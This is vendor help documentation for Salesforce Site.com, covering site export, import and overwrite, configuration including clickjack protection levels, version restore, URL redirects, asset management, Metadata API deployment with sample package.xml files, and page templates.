Available in: Salesforce Classic

Available for purchase in: **Enterprise**, **Performance**, and **Unlimited** Editions

Available (with limitations) in: **Developer** Edition

USER PERMISSIONS

To build, edit, and manage Site.com sites:

- `Site.com Publisher User` field enabled on the user detail page

  AND

  Site administrator or designer role assigned at the site level

Exporting a Site.com Site

You can export your site from Site.com to your hard drive. The site is exported in a packaged format with a .site extension, which you can import into another Salesforce organization. The maximum site size you can import is 2 GB.

1. On the Site.com tab in the Site.com application, select the site and click > **Export**.

   Alternatively, on the Overview tab in Site.com Studio, click > **Export This Site**.
2. If the site is:
   - Smaller than 100 MB, select a location to save the exported .site file on your hard drive and click **Save**.
   - Larger than 100 MB, you'll receive an email when the export process has completed. Click the link in the email to download the exported .site file.

Note:

- Exporting a site doesn't remove it from the current organization.

SEE ALSO:

Creating a Site.com Site

Importing a Site.com Site

EDITIONS

Available in: Salesforce Classic

Available for purchase in: **Enterprise**, **Performance**, and **Unlimited** Editions

Available (with limitations) in: **Developer** Edition

USER PERMISSIONS

To build, edit, and manage Site.com sites:

- `Site.com Publisher User` field enabled on the user detail page

  AND

  Site administrator or designer role assigned at the site level

Importing a Site.com Site

You can import an exported Site.com site into your organization. The maximum site size you can import is 2 GB. When you import a site, you are given the site administrator role in the site.

1. On the Site.com tab in the Site.com app, click **New**. Alternatively, in Site.com Studio, click **Create a New Site** in the site's drop-down menu.
2. Select **Import a Site or Template**.
3. Enter the site name.
4. Click **Browse** to locate the exported site on your hard drive. Exported sites have a .site extension.
5. Click **Create**.

Note:

- If you're importing a site that uses data services, you must set the data access permissions in the imported site's guest user profile. Additionally, any data repeaters, data tables, data functions, or forms may need to be reconfigured.
- You can't create, delete, or duplicate community sites in Site.com.

SEE ALSO:

Creating a Site.com Site

Exporting a Site.com Site

EDITIONS

Available in: Salesforce Classic

Available for purchase in: **Enterprise**, **Performance**, and **Unlimited** Editions

Available (with limitations) in: **Developer** Edition

USER PERMISSIONS

To create or import Site.com sites:

- `Site.com Publisher User` field enabled on the user detail page

Configuring Site Properties

Set properties for the site, such as the home page, site name, and error page, and create an anonymous preview URL that allows other users to review the site before it goes live. The URL is always valid (unless you disable it) and shows the latest work in progress. It's only available to the people you send it to, and can't be found by search engines.

EDITIONS

Available in: Salesforce Classic

Available for purchase in: **Enterprise**, **Performance**, and **Unlimited** Editions

Available (with limitations) in: **Developer** Edition

USER PERMISSIONS

To build, edit, and manage Site.com sites:

- `Site.com Publisher User` field enabled on the user detail page

  AND

  Site administrator or designer role assigned at the site level

1. On the Overview tab, click **Site Configuration**.
2. Click **Edit**.
3. In the Site Configuration view, you can:
   - Replace the name in the `Site Name` field to rename the site.
   - See the `Developer Name` of the site. This read-only field may differ from the `Site Name`. The `Developer Name` is used by the Metadata API.
   - Select **Enable Anonymous Preview** to create a URL that allows other users to preview the site before it goes live. (Click the **View Anonymous Preview** option that appears in the **Preview** menu to access the preview URL, which you can copy and send to other users to review and test your changes.) **Enable Anonymous Preview** is also available from the **Preview** menu on the Overview tab.
   - Access the site's guest user profile.
   - Set the clickjack protection level.
   - Select the home page for your website in the Home Page drop-down list.
   - *Site.com Community sites only:*
     - Select the login page for your Site.com Community site in the Login Page drop-down list.
     - Select the page that you've set up for Site.com Community site users who don't have accounts yet from the Registration Page drop-down list.
     - Select the Forgot Password page you've set up for your community using Site.com.
   - Select a user-friendly error page in the 404 Page drop-down list to display when a page can't be found. It's a good idea to create a user-friendly error page to assist site visitors if they encounter a broken link.
4. Click **Save**.

Note:

- The home page, 404 page, login page, and self-registration page that you specify for Site.com Community sites in Site Configuration set the default pages for the Site.com Community site. These default URLs are used unless you specify different URLs in Community Management under **AdministrationPages** and **AdministrationLogin & Registration**. Community error pages are specified in Force.com Setup, under Error Pages.
- When your Site.com Community site is inactive, users are redirected to the Service Not Available page defined in Community Management under Pages.

SEE ALSO:

Creating a Site.com Site

Using Site.com Studio as a Site Administrator or Designer

Enabling Clickjack Protection

Enabling Clickjack Protection

Clickjacking is a type of attack that tries to trick a user into clicking something, maybe a button or link, because they perceive they are clicking something safe. Instead, the button or link performs malicious actions on your site leading to data intrusion, unauthorized emails, changed credentials, or other site-specific actions.

Hidden iframes that load your site's pages can be placed maliciously by an unrelated page that entices the user to click a button or link that appears below the hidden iframe. With clickjack protection, you can configure whether your browser allows frames or iframes over your site pages. The default clickjack level for Site.com is set to Allow framing by the same origin only.

You can set the clickjack protection for a site to one of these levels:

- Allow framing by any page (no protection)
- Allow framing by the same origin only (recommended)
- Don't allow framing by any page (most protection)

Note: Same-origin framing allows the site's page to be framed only by pages on the same domain name and protocol security.

1. On the Overview tab, click **Site Configuration**.
2. Click **Edit**.
3. Select the desired level of clickjack protection.

   Note: Salesforce Communities have two clickjack protection parts—one for the Force.com Communities site which is set from the Force.com site detail page and another for the Site.com Communities site which is set from the Site.com configuration page. It's recommended that both are set to the same value.

EDITIONS

Available in: Salesforce Classic

Available for purchase in: **Enterprise**, **Performance**, and **Unlimited** Editions

Available (with limitations) in: **Developer** Edition

USER PERMISSIONS

To build, edit, and manage Site.com sites:

- `Site.com Publisher User` field enabled on the user detail page

  AND

  Site administrator or designer role assigned at the site level

SEE ALSO:

Configuring Site Properties

Creating and Editing Force.com Sites

Site.com Versioning Overview

Each time you publish your site, it's tracked as a version. You can restore your site back to one of the previously published versions. You can't select individual components when restoring; you must restore the complete site.

When working in Site.com Studio, you're always working on an unpublished version of your site. It's your *working copy*. When you restore a version, you overwrite your working copy, not your live site. You must publish the restored version before you see the change on your live site.

In Site.com Studio, you'll find your site versions in the Change History view on the Overview tab. Not all items in a site are reverted when you restore a version. Some things, like user roles, remain unchanged even when you restore from a previous version. Everything in a site is under version control except:

- Site name
- Anonymous preview setting
- Guest User Profile settings

EDITIONS

Available in: Salesforce Classic

Available for purchase in: **Enterprise**, **Performance**, and **Unlimited** Editions

Available (with limitations) in: **Developer** Edition

- Clickjack protection level
- Domains and path prefixes
- User role settings

Restoring to a Previous Site Version

The Change History list in Site.com Studio tracks all published versions of your site. You can select any previously published version and restore it. You can only restore an entire site, not parts of a site.

SEE ALSO:

Restoring to a Previous Site Version

Restoring to a Previous Site Version

The Change History list in Site.com Studio tracks all published versions of your site. You can select any previously published version and restore it. You can only restore an entire site, not parts of a site.

When working in Site.com Studio, you're always working on an unpublished version of your site. It's your *working copy*. When you restore a version, you overwrite your working copy, not your live site. You must publish the restored version before you see the change on your live site.

Warning: You can't restore the working copy of your site after you revert to a previous version. Therefore, it's a good idea to back up the working copy of the site before reverting to ensure you don't lose any unpublished changes.

To revert to a previously published site version:

1. Select the Overview tab.
2. From the Change History view, select the version you want to restore.
3. Click > **Restore Version**.
4. Click **OK** at the confirmation message.

After you restored your working site to a previous version, you can continue to make additional changes until you're ready to publish the site.

EDITIONS

Available in: Salesforce Classic

Available for purchase in: **Enterprise**, **Performance**, and **Unlimited** Editions

Available (with limitations) in: **Developer** Edition

USER PERMISSIONS

To build, edit, and manage Site.com sites:

- `Site.com Publisher User` field enabled on the user detail page

  AND

  Site administrator or designer role assigned at the site level

Creating URL Redirects in Site.com

If you move or reorganize pages in your site, search engines may have trouble finding the new page locations. To avoid this, set up URL redirects to inform users and search engines that site content has moved.

You can use URL redirects to:

- Maintain search engine ranking. For example, if you change a page's name from "Gadgets" to "Widgets," creating a redirect rule from `/Gadgets` to `/Widgets` lets you restructure the site without affecting your page ranking.
- Make URLs more readable and memorable. For example, site visitors will find long or numeric page names, such as `/widget65AD890004ab9923`, difficult to remember. Instead, you can provide them with a short, friendly URL, such as `/widget`, and create an alias that redirects to the correct page when the user uses the short URL alias.
- Assist with migration from another system to Site.com if you're still using the same domain. For example, if your old site ran on PHP, you can create a redirection rule from an old page, such as `/index.php`, to a new page in Site.com, such as `/myNewPage`.

To assign a redirect to a site page:

1. On the Overview tab, click **Site Configuration** > **URL Redirects**.
2. Click **Create a Redirect**.
3. Specify the `Redirect type`:

Option	Description
Permanent (301)	Select this option if you want users and search engines to update the URL in their systems when visiting the page. Users visiting a page redirected with this type are sent seamlessly to the new page. Using a permanent redirect ensures that your URLs retain their search engine popularity ratings, and that search engines index the new page and remove the obsolete source URL from their indexes.
Temporary (302)	Select this option if you want users and search engines to keep using the original URL for the page. Search engines interpret a 302 redirect as one that could change again at any time, and though they index and serve up the content on the new target page, they also keep the source URL in their indexes.
Alias	Select this option if you don't want the URL to change in the user's browser, but you want to redirect to a different page. Search engines won't be aware of the change or update their records.

EDITIONS

Available in: Salesforce Classic

Available for purchase in: **Enterprise**, **Performance**, and **Unlimited** Editions

Available (with limitations) in: **Developer** Edition

USER PERMISSIONS

To build, edit, and manage Site.com sites:

- `Site.com Publisher User` field enabled on the user detail page

  AND

  Site administrator or designer role assigned at the site level

Option	Description
	Alias redirects only work when you redirect from one Site.com page to another. You can't create an alias to an external address.

4. Specify the former page location in the `Redirect from` field.
   - The page location must be a relative URL.
   - The page can have any valid extension type, such as `.html` or `.php`, and can contain parameters. Parameter order is irrelevant.
   - The URL can't contain anchors, such as `/siteprefix/page.html`**`#target`**.
   - You can create just one redirection rule *from* a particular URL. If you create a new rule with the same Redirect From information, the old rule is overwritten.
5. Specify the new page location in the `Redirect to` field. This can be a relative URL or a fully-qualified URL with an `http://` or `https://` prefix. Unlike pages you're redirecting from, pages you're redirecting to can contain anchors.
6. To immediately enable the redirection rule, ensure `Active` is selected. To enable it at a later stage, deselect the property.
7. Click **Save**.

The URL Redirects section displays all URL redirection rules you've created for your site.

- Edit an assigned redirect rule by clicking > **Edit Redirect**.
- Delete a redirect rule by clicking > **Delete Redirect**.

Importing External Websites into Site.com

EDITIONS

Available in: Salesforce Classic

Available for purchase in: **Enterprise**, **Performance**, and **Unlimited** Editions

Available (with limitations) in: **Developer** Edition

With Site.com Studio, you can import your existing website and recreate it automatically as a Site.com site. This saves you the time of having to re-code existing HTML pages.

Create a zipped file of your website and the content with the desired folder structure. Create a new Site.com site and then import your zipped file.

During the creation of the new Site.com site, all your HTML pages and assets are copied into the new site in the same locations they are in the zipped file. Here are some guidelines for importing assets.

- Some code in style sheets may not convert properly to the Site.com format. If this happens, you'll receive a warning message. You can continue to import the zipped file or stop the import. If you continue, the style sheet imports and you can then manually attach it to your pages.
- You can edit the `<head>` section of a page using Edit Head Markup in scripts section on the properties pane. This is useful for manually editing the HTML.
- The maximum file size you can import is 50 MB unless you import and *unzip* a .zip file. In that case, you can import a .zip file of up to 200 MB if you select **Unzip files** during the import process. If your site is larger than 200MB when zipped, you can create more than one zipped file and import them individually.
- Site.com attempts to format links correctly when importing a page. Links are checked in content blocks, custom code, and head script markup. You can check for any links that might still be broken on your page using the link checker. Open the page, select > **Find Broken Links**. A dialog displays showing any broken links. To fix the link, click **Edit**. The link opens in the HTML editor.

SEE ALSO:

Importing a Site.com Site

Copying and Overwriting a Site

Sometimes, you might want to copy and replace your current production Site.com or Site.com community site with another site.

You'll first need to export a copy of your site from your . Once you have an exported `.site` file, import that file into your production organization using the overwrite feature. Overwrite replaces your production site with the imported site. You can only overwrite sites that are the same type. For example, you can't overwrite a Site.com site with a Site.com community site.

1. Create your `.site` file using the export feature in Site.com Studio.
2. From Site.com Studio in your production site, click **Site Actions** > **Overwrite This Site**. Alternatively, if you have access to the Site.com tab in your organization, you can click next to the site name to find **Overwrite**.
3. Click **Browse** to find the .site file you exported.
4. Click **OK** at the overwrite warning.

   Warning: You can't revert once you have overwritten a site.

Here are a few tips when using overwrite.

- You'll need to publish the site you overwrote before changes take effect.
- When copying a site, the production site is overwritten. So, be sure to backup your production site by exporting a `.site` file.
- Overwrite does not copy data changes. For example, if you created a custom object to use in a repeater in the site you are copying from, that repeater won't work in the production site until you create the same custom object.
- If there are assets that exist in the production site that do not exist in the site you are copying from, they are moved to the trash can during the overwrite process so you can restore them if needed.
- If your copied site has a different name than your production site, the production name is preserved and only the contents are changed. For example, if your site is called Site One and you overwrite your production site called Site Two, the production site is still called Site Two.

EDITIONS

Available in: Salesforce Classic

Available for purchase in: **Enterprise**, **Performance**, and **Unlimited** Editions

Available (with limitations) in: **Developer** Edition

USER PERMISSIONS

To overwrite sites:

- Site administrator or designer role assigned at the site level

SEE ALSO:

Exporting a Site.com Site

Using the Metadata API to Deploy a Site

Using the Metadata API to Deploy a Site

As a user, you can migrate a site from sandbox to production. You can use the Metadata API to create a deployable package for Salesforce Communities sites and Site.com sites.

There are several tools that you can use to create a package:

- Change sets (for Site.com and Site.com Communities sites only). The component type is called `Site.com`.
- Workbench, which works for creating all site types. The metadata type is called `SiteDotCom`.
- Force.com migration tool for Ant, which works for creating all site types. The metadata type is called `SiteDotCom`.

If using change sets, select Site.com from the list and follow the prompts to create your package. If using Workbench or Force.com as your tool, you must create a `package.xml` file. That file is submitted to the Metadata API to create a package.

EDITIONS

Available in: Salesforce Classic

Available for purchase in: **Enterprise**, **Performance**, and **Unlimited** Editions

Available (with limitations) in: **Developer** Edition

Note: You can include a Guest User Profile in your `package.xml` file. If you do so, that Guest User Profile is linked to the site during deployment.

The packaging process generates a folder that contains a content file and a metadata xml file. The content file name is `[sitename].site`. The metadata `.xml` file name is `[sitename].site-meta.xml`.

If you deploy a package that doesn't include a `.site` file, an empty site is created. If the package contains a site file, and the organization already contains a site with the same name, the site is updated.

Note: There is a file size limitation when using the Metadata API to deploy a site from sandbox to production. The assets in the `.site` file can't be larger than 40 MB. The site gets created, but the assets show in the new site as broken. To fix the assets, export the assets from the sandbox environment separately and then import them into your new site.

For help with the Metadata API, see the Metadata API Developer Guide. You can find help for change sets in the online help and for the Force.com Migration Tool Guide at https://developer.salesforce.com/page/Migration_Tool_Guide.

Sample Package.xml Files

Here are some sample Site.com `package.xml` files.

SEE ALSO:

Change Sets

Sample Package.xml Files

Sample Package.xml Files

Here are some sample Site.com `package.xml` files.

Here is a sample `package.xml` file for a Site.com site.

EDITIONS

Available in: Salesforce Classic

Available for purchase in: **Enterprise**, **Performance**, and **Unlimited** Editions

Available (with limitations) in: **Developer** Edition

```
<?xml version="1.0" encoding="UTF-8"?>
<Package xmlns="http://soap.sforce.com/2006/04/metadata">
    <types>
        <members>xyzsite</members>
        <name>SiteDotCom</name>
    </types>
    <version>30.0</version>
</Package>
```

Here is an example of a `package.xml` for a Salesforce Communities site. The package also includes a Guest User Profile.

```
<?xml version="1.0" encoding="UTF-8"?>
<Package xmlns="http://soap.sforce.com/2006/04/metadata">
    <types>
        <members>xyzsite</members>
```

```
        <name>CustomSite</name>
    </types>
    <types>
        <members>xyzsite</members>
        <name>Network</name>
    </types>
    <types>
        <members>xyzsite1</members>
        <name>SiteDotCom</name>
    </types>
    <types>
        <members>xyzsite Profile</members>
        <name>Profile</name>
    </types>
    <version>30.0</version>
</Package>
```

Importing and Managing Assets

Contributors, publishers, and site administrators can import a variety of assets, such as images, HTML pages, and PDFs, to use in a website. You can import assets and files individually, or use a zipped file. When importing entire websites or large numbers of assets, it's easier to create a zipped file of the content with the desired folder structure. When importing the zipped file for a website, Site.com recreates your website and places everything in the same folder structure.

Note:

- The maximum file size you can import is 50 MB unless you import and *unzip* a .zip file. In that case, you can import a .zip file of up to 200 MB if you select **Unzip files** during the import process.

The quickest way to import one or more files is to:

1. Select the files from your computer and drag them directly onto the Studio interface. This is supported for Mozilla® Firefox® and Google® Chrome only. You can drag individual files, or a zipped file.
2. Depending on the types of files you're importing, a dialog box may appear that lets you:
   - Select **Unzip files** to extract the contents of a .zip file. If the .zip file includes folders, this structure is maintained in your site.
   - Select **Overwrite existing files** to replace a file that already exists in the site.
   - Select **Convert CSS files into style sheets**, if you're a site administrator or designer, to convert a CSS file into a style sheet that you can use to style your website.

     Note: If you import a .zip file that includes CSS files, and they fail to convert, they may not be valid. Try unchecking this option and then re-importing the .zip file.

   - Select **Convert HTML files into pages** to import HTML pages into your website. The structure of the HTML page is maintained in your site, but the HTML is not validated during import.

Alternatively, to import a single file:

1. Click **Import...**.

EDITIONS

Available in: Salesforce Classic

Available for purchase in: **Enterprise**, **Performance**, and **Unlimited** Editions

Available (with limitations) in: **Developer** Edition

USER PERMISSIONS

To build, edit, and manage Site.com sites:

- `Site.com Publisher User` field enabled on the user detail page

  AND

  Site administrator or designer role assigned at the site level

To edit only content in Site.com sites:

- `Site.com Contributor User`

  AND

  Contributor role assigned at the site level

2. Click **Browse...** to locate the file.
3. Select the file and click **Open**.
4. Depending on the type of file you're importing, you can:
   - Select **Unzip files** to extract the contents of a .zip file. If the .zip file includes folders, this structure is maintained in your site.
   - Select **Overwrite existing files** to replace a file that already exists in the site.
   - Select **Convert CSS files into style sheets**, if you're a site administrator or designer, to convert a CSS file into a style sheet that you can use to style your website.

     Note: If you import a .zip file that includes CSS files, and they fail to convert, they may not be valid. Try unchecking this option and then re-importing the .zip file.

   - Select **Convert HTML files into pages** to import HTML pages into your website. The structure of the HTML page is maintained in your site, but the HTML is not validated during import.
5. Click **Import**. A message appears indicating whether the file was imported successfully.
6. Click .

You can add images and videos to the text areas of your site pages, or create a hyperlink to any imported asset. If you're a site administrator or designer, you can add also add images directly to the page.

View the list of imported assets in the Assets view on the Overview tab. You can also access assets in the All Site Content view, which displays the folder hierarchy of your site.

- To view a thumbnail of an imported image, hover over it.
- To save an asset to your computer, hover over or select it and click > **Download**.
- To remove an asset from your site if you're a site administrator or designer, hover over or select it and click > **Delete**. If the asset is being used in your site, you see a confirmation message with a list of locations where that asset is in use.
- To rename an asset on your site if you're a site administrator or designer, hover over the asset and click > **Rename**.

Exporting Assets

Designers and site administrators can export all site assets separately from the `.site` file. You can export assets together or individually.

Creating and Managing Folders

As a site administrator or designer, you can create folders to manage your pages, style sheets, templates, and assets.

SEE ALSO:

Adding Site.com Page Elements

Using Site.com Studio as a Site Administrator or Designer

Using Site.com Studio as a Contributor

Exporting Assets

Exporting Assets

Designers and site administrators can export all site assets separately from the `.site` file. You can export assets together or individually.

When you export all assets, the assets are exported to a zipped file that is named after the site name—for example, *`sitename`*`-Assets.zip`.

Export your assets from the Overview tab by clicking  > **Export Site Assets**.

To export a single asset, hover over the asset and select **Download** from the Actions menu.

Note: There is a file size limitation when using the Metadata API to deploy a site from sandbox to production. The assets in the `.site` file can't be larger than 40 MB. The site gets created, but the assets show in the new site as broken. To fix the assets, export the assets from the sandbox environment separately and then import them into your new site.

SEE ALSO:

Importing and Managing Assets

EDITIONS

Available in: Salesforce Classic

Available for purchase in: **Enterprise**, **Performance**, and **Unlimited** Editions

Available (with limitations) in: **Developer** Edition

USER PERMISSIONS

To build, edit, and manage Site.com sites:

- `Site.com Publisher User` field enabled on the user detail page

  AND

  Site administrator or designer role assigned at the site level

Creating and Managing Folders

As a site administrator or designer, you can create folders to manage your pages, style sheets, templates, and assets.

To create new folders:

1. In the All Site Content view on the Overview tab, click **New Folder**.
2. Type in the folder name.
3. Click **Create**.

Folders are created at the top level of the folder tree. Once created, you can drag them anywhere in the tree structure. Likewise, you can drag and drop files into the folders you create. To rename, delete, and create sub-folders, right-click the folder or use the Actions menu ( ).

Note: The site map remains the same regardless of how you arrange folders in the All Site Content view.

SEE ALSO:

Understanding the Site Administrator and Designer's Overview Tab

EDITIONS

Available in: Salesforce Classic

Available for purchase in: **Enterprise**, **Performance**, and **Unlimited** Editions

Available (with limitations) in: **Developer** Edition

USER PERMISSIONS

To build, edit, and manage Site.com sites:

- `Site.com Publisher User` field enabled on the user detail page

  AND

  Site administrator or designer role assigned at the site level

Editing Site.com Pages as a Designer or Site Administrator

When working with page templates and site pages, you can add content, structure, and style, all in one place. Open a page or template on the Overview tab by double-clicking it or hovering over it and clicking > **Edit**. The page opens as a new tab.

EDITIONS

Available in: Salesforce Classic

Available for purchase in: **Enterprise**, **Performance**, and **Unlimited** Editions

Available (with limitations) in: **Developer** Edition


USER PERMISSIONS

To build, edit, and manage Site.com sites:

- `Site.com Publisher User` field enabled on the user detail page

  AND

  Site administrator or designer role assigned at the site level



- Using the Page Elements and Page Structure panes (1), you can search for and add page elements to a page, and reorder the page element hierarchy.

- Using the Properties, Style, and Events panes (2), you can set properties, add style, and create events for a selected page or element.
- Using the toolbar (3), you can:
  - Undo and redo your actions.
  - Cut, copy, or paste page elements.
  - Import assets, such as images and files.
  - Preview pages to see how they'll appear when live on different devices.
  - Preview your site or generate an anonymous preview link to send to other users.
  - Publish your recent changes.
  - Access other page actions ( ), such as renaming or deleting the page.
- On the page canvas (4), you can lay out the page and select, edit, and move page elements.

Tip:

- Hide the side panes to increase the canvas size by clicking and . To reopen a pane, click its icon.
- As you edit a page, your changes are saved and the status icon ( ) on the page tab is updated automatically.
- If the site page or page template is based on another template, editable page elements are highlighted with a blue border on the page.

Site.com Page Templates Overview

Creating Site.com Page Templates

Creating Editable Template Areas

As the template creator, you specify which elements users can edit in pages based on the template.

About Editable Page Elements

When you mark a page element as `Editable` on a page template, that page element becomes editable in any child pages or templates derived from the parent template.

Creating Site.com Pages

Identifying Which Template a Site.com Page Uses

Renaming, Duplicating, and Converting Pages

Changing a Page's Doctype Property

The Document Type Definition (DTD) or *doctype* of a page defines which version of HTML it's using. This information is used by some browsers to trigger a standard rendering mode. By default, each page's doctype is set to HTML5, which is the latest version, but you can change it to XHTML 1.0.

SEE ALSO:

Using Site.com Studio as a Site Administrator or Designer

Site.com Page Templates Overview

Before you begin building the pages of your website, take some time to plan the pages you need, and in particular, which pages will have a similar layout. Once you've decided on the layout, the quickest method is to use a page template to build the basic layout.

EDITIONS

Available in: Salesforce Classic

Available for purchase in: **Enterprise**, **Performance**, and **Unlimited** Editions

Available (with limitations) in: **Developer** Edition

About Page Templates

A page template lets you define the layout and functionality of site pages in one location. By adding common page elements to the template and then basing site pages on it, you can achieve a consistent look and feel throughout your site. Page templates don't appear on your public site.

As the template creator, you specify which elements users can edit in pages based on the template. By default, a page element in a template is "locked," so users can't edit its contents in any template-based page unless you mark the page element as "editable." Conversely, when users edit an editable page element in a template-based page, their changes are specific to that page and don't affect your template.

For example, this main page template contains a non-editable header and navigation menu that are common to all the pages in the site (1). The main template also has an editable center panel (2) to house the page-specific content of each page that's based on it.



Note:

- Page templates must contain at least one editable page element. Otherwise, users can't edit site pages that are based on the template.
- Panels are ideal for adding editable areas to page templates.

You can use page templates to:

- Save time and effort by laying out the page structure and using it as a starting point when you create site pages. For example, you could design a template with a fixed header panel and side menu, and an editable center panel, to which you add page-specific page elements and content.
- Quickly make global updates to the layout or style of your website, as any changes you make to the template's design are reflected immediately in all the pages that use it.
- Control how other users (such as contributors or other site administrators and designers) can modify site pages. For example, you may allow contributors to edit specific content blocks only.
- Ensure your template design remains pixel-perfect. When users edit a page that's based on a template, their changes don't affect your template.
- Reuse common design elements by creating child templates.
- Allow contributors to create site pages that are based on the template.


About Child Templates

Child templates are a useful way to reuse common design elements for more complicated page layouts. For example, your website will probably have elements that are the same on every page in your site, such as a navigation menu. However, several pages may have elements that are common only to them, such as pages in a subsection of your site that include a subsection header. By using a child template, which is a template that's based on another template, you can reuse the main template design.

Using our main page template as a base, the child template inherits the non-editable header and navigation menu (1), and an editable center panel (2) where we add the non-editable subsection header (3). We also need to add a new editable center panel (4) because the center panel of the main template is editable only in pages directly based on the main template.



Now, any page based on the child template includes the non-editable main header, navigation menu, and subsection header, and an editable center panel (5) for that page's content.



Best Practices

- Plan your site structure and the layout of your pages. Taking the time to plan your website first saves time when you build your site.
- Identify which elements are common to all the pages of your site, such as navigation menus or headers, as these are the elements you can add to the page template.
- Use page templates wherever possible to promote content reuse and save time.
- Try to keep the design of your main page template as simple as possible to make it easier to modify in the future. For more complicated site designs, use child templates to achieve maximum flexibility.

SEE ALSO:

Creating Site.com Page Templates

Creating Site.com Pages

Setting Up the Contributor's Studio View

Identifying Which Template a Site.com Page Uses

Creating Site.com Page Templates

A page template lets you define the layout and functionality of site pages in one location. By adding common page elements to the template and then basing site pages on it, you can achieve a consistent look and feel throughout your site. And because a template-based page inherits the template's elements, you can make site-wide changes from one location.

You can create a page template from a layout, or if you've already created a template, you can use it as a base to create a child template, which lets you reuse the design of the main template.

EDITIONS

Available in: Salesforce Classic

Available for purchase in: **Enterprise**, **Performance**, and **Unlimited** Editions

Available (with limitations) in: **Developer** Edition

USER PERMISSIONS

To build, edit, and manage Site.com sites:

- `Site.com Publisher User` field enabled on the user detail page

AND

Site administrator or designer role assigned at the site level

Creating a Page Template from a Layout

To start from scratch with a completely blank template or use a basic page layout:

1. Hover over **Page Templates** on the Overview tab and click **New**, or click **New Page Template** in the Page Templates view.
2. Enter the page template name. Template names can't include special characters, such as #, ?, or @.
3. Click **Layouts** and select either a blank page or a predefined page layout, such as a page with a header and footer.

   Note: Predefined page layouts use panels to create columns, headers, and footers. These panels use inline CSS to set their position, so you can easily modify the layout after the page is created. However, if you're familiar with CSS and prefer using CSS rules, you can remove the inline style by selecting the panel, deleting the code from the Code tab in the Style pane ( ), and clicking **Apply**.
4. Choose a layout mode:
   - To expand the page to fill the width of the browser window, click **Full width**.
   - To set the page width, click **Fixed width** and enter the width.
5. Click **Create**. The page template opens.

Next, you must complete the template.

Tip:

- By default, any template you create is only available to other site administrators and designers in your organization. To let contributors create pages based on the template, select **Available to Contributor** in the Properties pane ( ).
- You can also create templates by converting or duplicating other pages.

Creating a Child Template

To use an existing template as a base for a child template:

- The quickest option is to:
  1. Select the template in the Page Templates view on the Overview tab and click > **Create Child Template**. Alternatively, click **Page Actions** > **Create Child Template** if the template is open.
  2. Enter the page template name. Template names can't include special characters, such as #, ?, or @.
  3. Click **Create**. The child template opens.
- Alternatively:

1. Hover over **Page Templates** on the Overview tab and click **New**, or click **New Page Template** in the Page Templates view.
2. Enter the page template name. Template names can't include special characters, such as #, ?, or @.
3. Click **Page templates** and select the page template.
4. Click **Create**. The child page template opens.

Completing Your Template

Once you've created a template, you must take the next steps to complete it:

- Lay out the page template
- Add other page elements to the template
- Create editable areas
- Create template-based site pages

SEE ALSO:

Creating Editable Template Areas
Identifying Which Template a Site.com Page Uses
Site.com Page Templates Overview
Setting Up the Contributor's Studio View

Creating Editable Template Areas

As the template creator, you specify which elements users can edit in pages based on the template.

To make a page element editable in derived pages or child templates, select it on the page template or in the Page Structure pane ( ) and click > **Make Editable**, or select **Editable** in the Properties pane ( ).

When the page template is open, editable page elements are highlighted with a blue border on the page. They also display a pencil icon ( ) in the Page Structure pane and in the information popup that appears when you hover over the element on the page.



SEE ALSO:

About Editable Page Elements
Setting Up the Contributor's Studio View
Creating Site.com Page Templates

EDITIONS

Available in: Salesforce Classic

Available for purchase in: **Enterprise**, **Performance**, and **Unlimited** Editions

Available (with limitations) in: **Developer** Edition

USER PERMISSIONS

To build, edit, and manage Site.com sites:

- `Site.com Publisher User` field enabled on the user detail page

  AND

  Site administrator or designer role assigned at the site level

About Editable Page Elements

When you mark a page element as `Editable` on a page template, that page element becomes editable in any child pages or templates derived from the parent template.

Consider these tips when creating editable page elements.

- Editable page elements are highlighted with a blue border in child pages and templates.
- If you make a page element within a panel editable, you can't also make the container panel editable.
- Users can't alter the events, style, or properties of an editable page element in pages based on the template.
